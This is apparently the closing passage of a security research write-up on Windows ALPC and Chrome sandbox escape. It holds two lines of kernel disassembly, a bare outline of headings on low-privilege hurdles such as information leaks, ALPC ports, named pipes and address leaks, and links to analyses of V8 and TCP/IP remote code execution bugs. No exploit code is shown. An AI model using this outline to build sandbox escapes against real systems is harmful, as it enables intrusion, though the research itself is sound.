fffff805`7353daf4 bb220000c0 mov     ebx,0C0000022h
fffff805`7353daf9 e9ff000000 jmp     nt!LpcpCopyRequestData+0:

```




Challenges Posed by Low Privileges

- 1 , Issues Arising from Untrusted Process Permissions
 - 1 , Common information leakage
 - 2 , Creating ALPC ports and named pipes
- 2 , Additional Challenges in Chrome Untrusted Processes.
 - 1 , Address leak for read and write (loading system DLLs)
 - 2 , Creating anonymous pipes and opening file object handles



Writing at the end



Android0day Show



Reference

https://blog.noah.360.net/chromium_v8_remote_code_execution_vulnerability_analysis/
<https://medium.com/@numencyberlabs/use-native-pointer-of-function-to-bypass-the-latest-chrome-v8-sandbox-exp-of-issue1378239-251d9c5b0d14>
<https://medium.com/numen-cyber-labs/from-leaking-thehole-to-chrome-renderer-rce-183dcb6f3078>
<https://medium.com/numen-cyber-labs/analysis-and-summary-of-tcp-ip-protocol-remote-code-execution-vulnerability-cve-2022-34718-8fcc28538acf>